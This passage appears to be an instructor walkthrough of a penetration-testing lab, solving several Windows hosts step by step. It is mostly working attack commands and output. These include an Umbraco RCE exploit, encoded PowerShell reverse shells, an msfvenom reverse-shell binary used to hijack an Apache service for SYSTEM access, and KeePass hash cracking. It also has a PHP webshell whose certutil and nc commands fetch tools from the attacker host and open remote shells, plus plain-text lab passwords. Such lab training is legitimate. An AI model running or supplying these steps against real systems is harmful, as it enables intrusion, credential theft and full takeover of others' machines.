OS:Q(SP=108%GCD=1%ISR=10A%TI=I%TS=A)SEQ(SP=108%GCD=1%ISR=10A%TI=RD%II=I%TS=
OS:9)OPS(O1=M52DNW8ST11%O2=M52DNW8ST11%O3=M52DNW8NNT11%O4=M52DNW8ST11%O5=M5
OS:2DNW8ST11%O6=M52DST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFD
OS:C)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M52DNW8NNNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2022-10-26T12:28:00
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required

TRACEROUTE (using port 256/tcp)
HOP RTT ADDRESS
1 112.29 ms 192.168.118.1
2 112.34 ms 192.168.50.247

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.02 seconds

```

- Connect to FTP on port 14020 and download **umbraco.pdf**.

```
(rootkali)-[/home/kali]
# ftp 192.168.50.247 14020
Connected to 192.168.50.247.
220 RELIA FTP Server for DEV resources. Please contact your manager for access.
Name (192.168.50.247:kali): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||49742|)
150 Connection accepted
-r--r--r-- 1 ftp ftp          183429 Oct 12 21:30 umbraco.pdf
226 Transfer OK
ftp> get umbraco.pdf
local: umbraco.pdf remote: umbraco.pdf
229 Entering Extended Passive Mode (|||49743|)
150 Connection accepted
100%
| ****
*****| 179 KiB 375.64 KiB/s 00:00 ETA
226 Transfer OK
183429 bytes received in 00:00 (375.59 KiB/s)
```


- PDF contains the following info:

```
kali@kali:~/Documents/pen-200$ sudo apt install poppler-utils
kali@kali:~/Documents/pen-200$ pdftotext -layout umbraco.pdf umbraco.txt; less umbraco.txt
-----Trimmed-----
• Ability to set file/folder permissions for the user that "owns" the Application Pool
• You can use the user account "mark" (@relia.com) for basic configuration of the Umbraco
instances on IIS servers (pass "OathDeeplyReprise91").
    o Please DO NOT share this password with anyone outside the dev team.
• IIS is configured to only allow access to Umbraco using the server FQDN at the moment.
    o e.g. web02.relia.com, not just web02.
-----Trimmed-----
```

As seen above in the pdf we have 2 findings

- we can use the user account "mark" (@relia.com) for basic configuration of the Umbraco instances on IIS servers with pass "**OathDeeplyReprise91**".
 - Add **web02.relia.com** to /etc/hosts on Kali.
- We will now browse over to the webapp at web02.relia.com at port **14080** and click on **Open Umbraco** to navigate to the login page.

- Login works with credentials **mark@relia.com:OathDeeplyReprise91** and find version as below.



- Find exploit for **umbraco 7.12.4** -> <https://www.exploit-db.com/exploits/49488> and Download it

```
(rootkali)-[~/home/kali]
# wget https://www.exploit-db.com/raw/49488 && mv 49488 49488.py
```

Use it with mark's credentials to obtain code execution as seen below.

i Be sure to update your **/etc/hosts** file prior to the next command or you will see a *NoneType* python error.

```
(rootkali)-[~/home/kali]
# python3 49488.py -u "mark@relia.com" -p "OathDeeplyReprieve91" -i 'http://web02.relia.com:14080/' -c "whoami"
iis apppool\defaultapppool
```

We can leverage this RCE for a reverse shell.

i Students may have a difficult time getting the syntax right for the reverse shell. They will have to use **-a** to supply arguments to their chosen command.

The easiest way to achieve a reverse shell without syntax issues I have found so far was by using the following python script from [github](#). We can retrieve it with **wget**

```
(rootkali)-[~/home/kali]
# wget https://gist.githubusercontent.com/tothi/ab288fb523a4b32b51a53e542d40fe58/raw
/40ade3fb5e3665b82310c08d36597123c2e75ab4/mkpsrevshell.py
```

Next, we can leverage it to generate the payload

```
(rootkali)-[/home/kali]
# python mksrevshell.py 192.168.118.7 4444
powershell -e AUwB5AHM ... SNIP ... oACKAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
```

We can now take this and include it within our **RCE** command:

```
(rootkali)-[/home/kali]
# python 49488.py -u "mark@relia.com" -p "OathDeeplyReprise91" -i 'http://web02.relia.com:14080/' -c
powershell.exe -a "-e AUwB5AHM ... SNIP ... wBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=="
```

- And get reverse shell as below.

```
(rootkali)-[/home/kali]
# rlwrap nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.119.128] from (UNKNOWN) [192.168.128.247] 49740

PS C:\windows\system32\inetsrv> whoami;hostname
iis apppool\defaultapppool
WEB02
PS C:\windows\system32\inetsrv>
```

Privesc

Topics: Windows Privilege Escalation (Using Exploits, Service Binary Hijacking)

- Enumerate the system and discover SeImpersonatePriv and permissions on **C:\xampp\apache**:

```
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process    Disabled
SeAuditPrivilege         Generate security audits        Disabled
SeChangeNotifyPrivilege   Bypass traverse checking       Enabled
SeImpersonatePrivilege    Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege    Create global objects        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
PS C:\windows\system32\inetsrv>
```

- Further enum shows that also Apache2.4 service can be stopped and started

- Create Windows binary (rev shell) with msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.118.7 LPORT=4455 -f exe > httpd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

We can host the file with python

```
(rootkali)-[/home/kali]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Download it to a writable folder such as **C:\Windows\Tasks**.

```
PS C:\Windows\Tasks> certutil.exe -urlcache -split -f "http://192.168.118.7/httpd.exe" httpd.exe
```

- Stop service of Apache2.4 and move httpd.exe:

```
PS C:\xampp\apache\bin> Stop-Service Apache2.4
Stop-Service Apache2.4
WARNING: Waiting for service 'Apache2.4 (Apache2.4)' to stop...
PS C:\xampp\apache\bin> copy C:\Windows\Tasks\httpd.exe httpd.exe
copy C:\Windows\Tasks\httpd.exe httpd.exe
```

- Set up Netcat listener on port 4455 and start apache as below.

```
PS C:\xampp\apache\bin> Start-Service Apache2.4
Start-Service Apache2.4
```

- Incoming Rev shell

```
nc -nvlp 4455
listening on [any] 4455 ...
connect to [192.168.118.7] from (UNKNOWN) [192.168.50.247] 49765
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- (Alternative: Abuse SeImpersonatePrivilege but be aware that it's a Server 2022 not Server 2019 or Win10/Win11)

EXTERNAL (Standalone) - 192.168.x.248

Initial Access

Topics: Information Gathering (Port Scanning with Nmap, SMB Enumeration), Password Attacks (Password Manager)

- Nmap Scan:

```

sudo nmap -A 192.168.50.248
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 09:48 EDT
Nmap scan report for 192.168.50.248
Host is up (0.11s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-robots.txt: 16 disallowed entries (15 shown)
| /*/ctl/ /admin/ /App_Browsers/ /App_Code/ /App_Data/
| /App_GlobalResources/ /bin/ /Components/ /Config/ /contest/ /controls/
|/_Documentation/ /HttpModules/ /Install/ /Providers/
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Home
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: EXTERNAL
| NetBIOS_Domain_Name: EXTERNAL
| NetBIOS_Computer_Name: EXTERNAL
| DNS_Domain_Name: EXTERNAL
| DNS_Computer_Name: EXTERNAL
| Product_Version: 10.0.20348
|_ System_Time: 2022-10-26T13:49:30+00:00
|_ssl-date: 2022-10-26T13:49:38+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=EXTERNAL
| Not valid before: 2022-10-13T20:14:39
|_Not valid after: 2023-04-14T20:14:39
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/26%OT=80%CT=1%CU=41878%PV=Y%DS=2%DC=T%G=Y%TM=63593A
OS:F2%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=I%II=I%SS=S%TS=A)OP
OS:S(O1=M52DNW8ST11%O2=M52DNW8ST11%O3=M52DNW8NNT11%O4=M52DNW8ST11%O5=M52DNW
OS:8ST11%O6=M52DST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)EC
OS:N(R=Y%DF=Y%T=80%W=FFFF%O=M52DNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%R
OS:UCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-10-26T13:49:32
|_ start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1  112.65 ms 192.168.118.1
2  112.73 ms 192.168.50.248

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.34 seconds

```

- List SMB shares and discover that guest/anonymous access allowed:

```
smbclient -L //192.168.50.248
Password for [WORKGROUP\kali]:
      Sharename          Type        Comment
-----  -----
ADMIN$            Disk        Remote
C$               Disk        Default
IPC$             IPC         Remote
transfer         Disk        Remote
Users            Disk        Remote

SMB1 disabled -- no workgroup available
```

- Find lots of files and folders in the smb share as seen below:

- Search share and find KeePass database in \\DB-back (1)\\New Folder\\Emma\\Documents\\:

```
smb: \> cd "DB-back (1)\New Folder\Emma\Documents\  
smb: \DB-back (1)\New Folder\Emma\Documents\> dir  
 . D 0 Fri Oct 21 04:47:41 2022  
 .. D 0 Thu Oct 13 13:19:09 2022  
 Database.kdbx A 2990 Fri Oct 21 04:47:41 2022  
  
 5864959 blocks of size 4096. 1959731 blocks available  
smb: \DB-back (1)\New Folder\Emma\Documents\> get Database.kdbx
```

- Extract hash and crack it (Remove filename with sed):

```
kali㉿kali:~$ keepass2john Database.kdbx > external_kp.hash
kali㉿kali:~$ sed -i 's/Database://' external_kp.hash
kali㉿kali:~$ hashcat -m 13400 external_kp.hash /usr/share/wordlists/rockyou.txt --force
```

```
Hash cracks successfully as below
$keepass$^2^60000^0^682a0e535986c0ab7f02ef294ddfd869d39bf9e29e17a2d521eb0cdcbd744c0*3d7849d98a8eaef59f70b27b1eba401db19dbbae8c09
5b8be52ef0ffd05a747a*c56d10e5ace50d5924d4b6a9781af20a^947c768ced6729f3741485b9f6ee0737ad70e11933ebdb727c627fe5bc66491a^55de9df2
20b1d186eb6bad76da248c383a8fde3dbfb2d77e3bb50a25b5ef6133:welcome1
```

- Install KeePass, select KeePass database, and enter master password (welcome1) as below.

```
(rootkali)-[/home/kali]
# kpcli --kdb=Database.kdbx
Provide the master password: ****

KeePass CLI (kpcli) v3.7 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> cd Database/Windows/
kpcli:/Database/Windows> ls
== Entries ==
0. emma
1. Old
kpcli:/Database/Windows> show 0

Title: emma
Uname: emma
Pass: SomersetVinyl1!
URL:
Notes:

kpcli:/Database/Windows> show 1

Title: Old
Uname:
Pass: HabitsAgesEnd123
URL:
Notes:

kpcli:/Database/Windows>
```

- Retrieve password for emma (**SomersetVinyl1!**).
- Emma can log in to EXTERNAL over RDP.

```
xfreerdp +clipboard /v:192.168.50.248 /u:emma /p:"SomersetVinyl1!"
```

Privesc

Topics: Windows Privilege Escalation (Scheduled Tasks, Information Goldmine PowerShell, Automated Enumeration)

- Enumerate the system and find the scheduled task BetaTask which runs every minute as seen below.

```
PS C:\Users\emma\Desktop> Get-ScheduledTask
```

TaskPath	TaskName	State
\	BetaTask	Ready
\Microsoft\Windows\	Server Initial Configuration Task	Disabled
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319	Ready
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319 64	Ready
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319...	Disabled
\Microsoft\Windows\.NET Framework\	.NET Framework NGEN v4.0.30319...	Disabled
\Microsoft\Windows\Active Directory Rights ...	AD RMS Rights Policy Template ...	Disabled
\Microsoft\Windows\Active Directory Rights ...	AD RMS Rights Policy Template ...	Ready
\Microsoft\Windows\AppID\	PolicyConverter	Disabled
\Microsoft\Windows\AppID\	VerifiedPublisherCertStoreCheck	Disabled
\Microsoft\Windows\Application Experience\	Microsoft Compatibility Appraiser	Ready
\Microsoft\Windows\Application Experience\	PcaPatchDbTask	Ready
\Microsoft\Windows\Application Experience\	ProgramDataUpdater	Ready
\Microsoft\Windows\Application Experience\	StartupAppTask	Ready
\Microsoft\Windows\ApplicationData\	appuriverifierdaily	Ready
\Microsoft\Windows\ApplicationData\	appuriverifierinstall	Ready
\Microsoft\Windows\ApplicationData\	CleanupTemporaryState	Ready
\Microsoft\Windows\ApplicationData\	DsSvcCleanup	Ready
\Microsoft\Windows\AppxDeploymentClient\	Pre-staged app cleanup	Disabled

```
PS C:\Users\emma\Desktop> schtasks /query /v /fo LIST | Select-Object -First 40
```

Folder:	\
HostName:	EXTERNAL
TaskName:	\BetaTask
Next Run Time:	N/A
Status:	Ready
Logon Mode:	Interactive/Background
Last Run Time:	12/8/2022 5:22:11 AM
Last Result:	0
Author:	Administrator
Task To Run:	C:\BetaMonitor\BetaMonitor.exe
Start In:	N/A
Comment:	N/A
Scheduled Task State:	Enabled
Idle Time:	Disabled
Power Management:	Stop On Battery Mode, No Start On Batteries
Run As User:	SYSTEM
Delete Task If Not Rescheduled:	Disabled
Stop Task If Runs X Hours and X Mins:	72:00:00
Schedule:	Scheduling data is not available in this format.
Schedule Type:	At system start up
Start Time:	N/A
Start Date:	N/A
End Date:	N/A
Days:	N/A
Months:	N/A
Repeat: Every:	N/A
Repeat: Until: Time:	N/A
Repeat: Until: Duration:	N/A
Repeat: Stop If Still Running:	N/A

- As seen above, the service is configured under C:\Betamonitor
- Log File: C:\\BetaMonitor\\BetaMonitor.log
- Service is a decoy but gives clues.
- App specified as action reads global environment var AppKey
- As it's global emma can read it as well:

```
PS C:\Users\emma> dir env:
Name          Value
----          -----
ALLUSERSPROFILE      C:\ProgramData
APPDATA           C:\Users\emma\AppData\Roaming
AppKey            !8@aBRBYdb3!
```

Let's see which other local users are available that we could try the above potential password with:

```
PS C:\BetaMonitor> net user
User accounts for \\EXTERNAL
-----
Administrator      DefaultAccount      emma
Guest              mark                WDAGUtilityAccount
The command completed successfully.
```

Mark is a member of the local administrators group.

```
PS C:\BetaMonitor> Get-LocalGroupMember administrators
ObjectClass Name          PrincipalsSource
-----          -----
User        EXTERNAL\Administrator Local
User        EXTERNAL\mark       Local
```

- Use rdp with user **mark** and password "**!8@aBRBYdb3!**".

xfreerdp +clipboard /v:192.168.128.248 /u:mark /p:!8@aBRBYdb3!

```
PS C:\Users\mark\Desktop> whoami;hostname
external\mark
EXTERNAL
PS C:\Users\mark\Desktop> net user mark
User name          mark
Full Name          Mark
Comment            Mark (Local)
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never

Password last set  10/13/2022 9:19:01 AM
Password expires   Never
Password changeable 10/13/2022 9:19:01 AM
Password required   No
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon         12/8/2022 5:27:12 AM

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.
```

LEGACY (Main Path) - 192.168.x.249

Initial Foothold

Topics: Information Gathering (Port Scanning with Nmap), Introduction to Web Application Attacks (Fingerprinting Web Servers with Nmap), Common Web Application Attacks (Using Executable Files), Locating Public Exploits (Putting all together)

- Nmap scan:

```

sudo nmap -A 192.168.50.249
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-26 10:17 EDT
Nmap scan report for 192.168.50.249
Host is up (0.11s latency).

Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: LEGACY
| NetBIOS_Domain_Name: LEGACY
| NetBIOS_Computer_Name: LEGACY
| DNS_Domain_Name: LEGACY
| DNS_Computer_Name: LEGACY
| Product_Version: 10.0.20348
|_ System_Time: 2022-10-26T14:18:01+00:00
| ssl-cert: Subject: commonName=LEGACY
| Not valid before: 2022-10-19T08:39:21
|_Not valid after: 2023-04-20T08:39:21
|_ssl-date: 2022-10-26T14:18:09+00:00; 0s from scanner time.
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http        Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/7.4.30)
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.50.249:8000/dashboard/
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.30
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/26%OT=80%CT=1%CU=43101%PV=Y%DS=2%DC=T%G=Y%TM=635941
OS:A2%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=106%TI=I%II=I%SS=S%TS=A)OPS
OS:(O1=M52DNW8ST11%O2=M52DNW8ST11%O3=M52DNW8NNT11%O4=M52DNW8ST11%O5=M52DNW8
OS:ST11%O6=M52DST11)WIN(W1=FFFF%W2=FFFF%W3=FFF%W4=FFF%W5=FFFF%W6=FFDC)ECN
OS:(R=Y%DF=Y%T=80%W=FFFF%O=M52DNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=
OS:0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
OS:CK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-10-26T14:18:01
|_ start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1  112.28 ms 192.168.118.1
2  112.35 ms 192.168.50.249

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.90 seconds

```

- Enum the two web servers and find RiteCMS at port 8000.

<http://192.168.50.249:8000/cms>

- Search for CVEs and Exploit PoC's -> <https://www.exploit-db.com/exploits/50616>
- Log in via admin:admin in http://192.168.50.249/cms/admin.php.
- Go to **Files Manager**
- Prepare PHP webshell with file extension .pHP as mentioned in the EDB exploit above.

```
cp /usr/share/webshells/php/simple-backdoor.php .
```

- Upload the **webshell** with default settings. We can use it at:

<http://192.168.50.249:8000/cms/media/simple-backdoor.pHP>

Host nc within one terminal

```
(rootkali)-[~/home/kali]
# cd /usr/share/windows-binaries && python -m http.server 80
```

Retrieve it from a different terminal

```
http://192.168.50.249:8000/cms/media/simple-backdoor.pHP?cmd=certutil.exe -urlcache -split -f "http://192.168.118.7/nc.exe" nc.exe
```

After ensuring your listener is ready for the reverse shell, we can visit the following in a browser for a reverse shell

```
http://192.168.50.249:8000/cms/media/simple-backdoor.pHP?cmd=nc.exe -nv 192.168.118.7 4444 -e cmd
```

Listener catch a shell as adrian

```
(rootkali)-[~/home/kali]

$ nc -nlvp
4444

listening on [any] 4444
...

connect to [192.168.118.7] from (UNKNOWN) [192.168.221.249]
51324

Microsoft Windows [Version
10.0.20348.1006]

(c) Microsoft Corporation. All rights
reserved.

C:\xampp\htdocs\cms\media> whoami
whoami
legacy\adrian
```

Privesc

Topics: Windows Privilege Escalation (Information Goldmine Powershell), Assembling the Pieces (A Link to Past)

- Enumerate system and find creds in PSReadline history file:

```

cd C:\Users\adrian\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
PS C:\Users\adrian\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
type ConsoleHost_history.txt
ipconfig
hostname
echo "Let's check if this script works running as damon and password i6yuT6tym@"
echo "Don't forget to clear history once done to remove the password!"
Enter-PSSession -ComputerName LEGACY -Credential $credshutdown /s

```

Students may also find it using **findstr** or enumeration scripts

```

C:\Users\adrian\AppData\Roaming> findstr /si password *.xml *.ini *.txt
Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:echo "Let's check if this script works running
as damon and password i6yuT6tym@"
Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:echo "Don't forget to clear history once done
to remove the password!"

```

- Use creds **damon:i6yuT6tym@** to log in via RDP:

```
xfreerdp +clipboard /v:192.168.50.249 /u:damon /p:"i6yuT6tym@"
```

- Check staging folder in C:\\staging and find git repo and its history as below.

```

PS C:\Users\damon\Desktop> cd C:\staging\
PS C:\staging> ls

Directory: C:\staging

Mode                LastWriteTime         Length Name
----                -----          ----- ----
d-----        10/20/2022    1:57 AM           htdocs
PS C:\staging> ls -Force

Directory: C:\staging

Mode                LastWriteTime         Length Name
----                -----          ----- ----
d--h--        10/20/2022    2:07 AM           .git
d-----        10/20/2022    1:57 AM           htdocs

PS C:\staging> git log
commit 8b430c17c16e6c0515e49c4eafdd129f719fde74 (HEAD -> master)
Author: damian <damian>
Date:   Thu Oct 20 02:07:42 2022 -0700

    Email config not required anymore

commit 967fa71c359fffcbeb7e2b72b27a321612e3ad11
Author: damian <damian>
Date:   Thu Oct 20 02:06:37 2022 -0700

    V1
PS C:\staging>

```

- Show differences and discover email creds as below

```

PS C:\staging> git show 8b430c17c16e6c0515e49c4eafdd129f719fde74
commit 8b430c17c16e6c0515e49c4eafdd129f719fde74 (HEAD -> master)
Author: damian <damian>
Date:   Thu Oct 20 02:07:42 2022 -0700

    Email config not required anymore

diff --git a/htdocs/cms/data/email.conf.bak b/htdocs/cms/data/email.conf.bak
deleted file mode 100644
index 77e370c..0000000
--- a/htdocs/cms/data/email.conf.bak
+++ /dev/null
@@ -1,5 +0,0 @@
-Email configuration of the CMS
-maildmz@relia.com:DPuBT9tGCBtR
-
-If something breaks contact jim@relia.com as he is responsible for the mail server.
-Please don't send any office or executable attachments as they get filtered out for security reasons.
\ No newline at end of file

```

MAIL/ WK01 (INTERNAL) Phishing (Main Path)

Initial Access

Topics: Client-Side Attacks (Obtaining Code Execution via Windows Library Files), Assembling the Pieces (Phishing for Access)

Covered in detail [here](#).

For this phishing to work we need a **webdav** server and also access to WINPREP is needed for visual studios and shotcut file creation.

- Set up webDAV server

```

kali㉿kali:~$ pip install wsgidav cheroot
Requirement already satisfied: wsgidav in /usr/local/lib/python3.10/dist-packages (4.1.0)
Requirement already satisfied: cheroot in /usr/lib/python3/dist-packages (8.6.0+ds1)
Requirement already satisfied: json5 in /usr/local/lib/python3.10/dist-packages (from wsgidav) (0.9.10)
Requirement already satisfied: Jinja2 in /usr/lib/python3/dist-packages (from wsgidav) (3.0.3)
Requirement already satisfied: defusedxml in /usr/lib/python3/dist-packages (from wsgidav) (0.7.1)
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-packages (from wsgidav) (5.4.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the
system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings
/venv

kali㉿kali:~$ mkdir /home/kali/webdav

kali㉿kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/
Running without configuration file.
04:47:04.860 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
04:47:04.861 - INFO   : WsgiDAV/4.0.2 Python/3.10.7 Linux-5.18.0-kali7-amd64-x86_64-with-glibc2.34
04:47:04.861 - INFO   : Lock manager:      LockManager(LockStorageDict)
04:47:04.861 - INFO   : Property manager: None
04:47:04.861 - INFO   : Domain controller: SimpleDomainController()
04:47:04.861 - INFO   : Registered DAV providers by route:
04:47:04.861 - INFO   :   - '/:dir_browser': FilesystemProvider for path '/home/kali/.local/lib/python3.10/
/site-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
04:47:04.861 - INFO   :   - '/': FilesystemProvider for path '/home/kali/beyond/webdav' (Read-Write)
(anonymous)
04:47:04.861 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
04:47:04.861 - WARNING : Share '/' will allow anonymous write access.
04:47:04.861 - WARNING : Share '/:dir_browser' will allow anonymous read access.
04:47:05.149 - INFO   : Running WsgiDAV/4.0.2 Cheroot/8.6.0 Python 3.10.7
04:47:05.149 - INFO   : <cr>Serving on http://0.0.0.0:80 ...</cr>

```

